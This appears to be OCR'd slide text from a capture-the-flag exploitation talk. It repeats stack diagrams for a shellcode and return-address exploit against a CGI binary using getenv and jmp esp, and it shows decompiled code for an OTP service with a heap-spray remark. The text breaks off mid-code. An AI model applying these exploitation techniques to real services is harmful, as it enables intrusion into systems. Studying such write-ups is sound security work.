
Tribute


Low address
&RET
.....
&RET
&(getenv @ plt)
&(call_eax+2)
&"REQUEST_METHOD"
Nop
Nop
SHELLCODE
.....
High address
esp
eip
Low address
G (inc edi)
E (inc ebp)
T (push esp)
pop ebx
.....
pop ebx
Jmp esp
" "
/
....
High address


Tribute


Low address
&RET
.....
&RET
&(getenv @ plt)
&(call_eax+2)
&"REQUEST_METHOD"
Nop
Nop
SHELLCODE
.....
High address
esp
eip
Low address
G (inc edi)
E (inc ebp)
T (push esp)
pop ebx
.....
pop ebx
Jmp esp
" "
/
....
High address


Tribute


Low address
&RET
.....
&RET
&(getenv @ plt)
&(call_eax+2)
&"REQUEST_METHOD"
Nop
Nop
SHELLCODE
.....
High address
esp
eip
Low address
G (inc edi)
E (inc ebp)
T (push esp)
pop ebx
.....
pop ebx
Jmp esp
" "
/
....
High address


Tribute


Low address
&RET
.....
&RET
esp
esp - 4
&(call_eax+2)
&"REQUEST_METHOD"
Nop
Nop
SHELLCODE
.....
High address
Low address
G (inc edi)
E (inc ebp)
T (push esp)
eip
pop ebx
.....
pop ebx
Jmp esp
" "
/
....
High address


Tribute


Low address
&RET
.....
&RET
esp - 4
&(call_eax+2)
&"REQUEST_METHOD"
Nop
Nop
SHELLCODE
.....
High address
esp
eip
Low address
G (inc edi)
E (inc ebp)
T (push esp)
pop ebx
.....
pop ebx
Jmp esp
" "
/
....
High address


Tribute


Low address
&RET
.....
&RET
esp - 4
&(call_eax+2)
&"REQUEST_METHOD"
Nop
Nop
SHELLCODE
.....
esp
High address
Low address
G (inc edi)
E (inc ebp)
T (push esp)
pop ebx
.....
pop ebx
Jmp esp
" "
/
....
eip
High address

Tribute


Low address
&RET
.....
&RET
esp - 4
&(call_eax+2)
&"REQUEST_METHOD"
esp
Nop
Nop
SHELLCODE
.....
High address
Low address
G (inc edi)
E (inc ebp)
T (push esp)
pop ebx
.....
pop ebx
eip
Jmp esp
" "
/
....
High address

Tribute


Low address
&RET
.....
&RET
esp - 4
&(call_eax+2)
&"REQUEST_METHOD"
Nop
esp
Nop
SHELLCODE
.....
High address
Low address
G (inc edi)
E (inc ebp)
T (push esp)
pop ebx
.....
pop ebx
Jmp esp
eip
" "
/
....
High address

Tribute

Low address

&RET
.....
&RET
esp - 4
&(call_eax+2)
&"REQUEST_METHOD"
Nop
Nop
SHELLCODE
.....

esp

eip

High address

Low address

G (inc edi)
E (inc ebp)
T (push esp)
pop ebx
.....
pop ebx
Jmp esp
" "
/
....

High address

Karate

nickname: karate

HINT:
http://61.42.25.19/OTP/onetimepass.cgi?query=otp_input

binary: http://61.42.25.19/OTP/onetimepass.tgz

CentOS 6.2 / randomize_va_space 0 / exec-shield 0

Karate

One time password service

966935

Withdrawal 4312 3310 4401 4499

BANK INETBANK

Deposit 2311 301 4693 2211

NAME INETCOP

MONEY

PASS

OTP

INPUT

Karate

```
signed int __cdecl put_arg_to_heap_8048F6C(const char *arg_name, const char *arg_value)
{
  signed int result; // eax@2
  void *buffer_ptr; // [sp+0h] [bp-4h]@1

  buffer_ptr = malloc(0x1000u);
  if ( strlen(arg_name) )
  {
    if ( strlen(arg_value) )
    {
      memset(buffer_ptr, 0, 3u);
      snprintf((char *)buffer_ptr, 0xFFFu, "%s=%s", arg_name, arg_value);
      table_804E3E0[cnt_0804E274++] = (const char *)buffer_ptr;
      if ( cnt_0804E274 == 0x1FFF )
        good_bye_804C02C(0xAF6F6F6Fu);
      result = 0;
    }
    else
    {
      va_printf_8048940("value size error #2\r\n");
      good_bye_804C02C(0x9F5F5F5Fu);
      result = -1;
    }
  }
  else
  {
    va_printf_8048940("name size error #2\r\n");
    good_bye_804C02C(-1);
    result = -1;
  }
  return result;
}
```

- Call this function for counts of arguments
- Allocate heap and copy arguments to heap
- We can use this for heap spray !

Karate

```
for ( j = 0; ; ++j )
{
  len = strlen(bank_ptr);
  if ( j >= len )
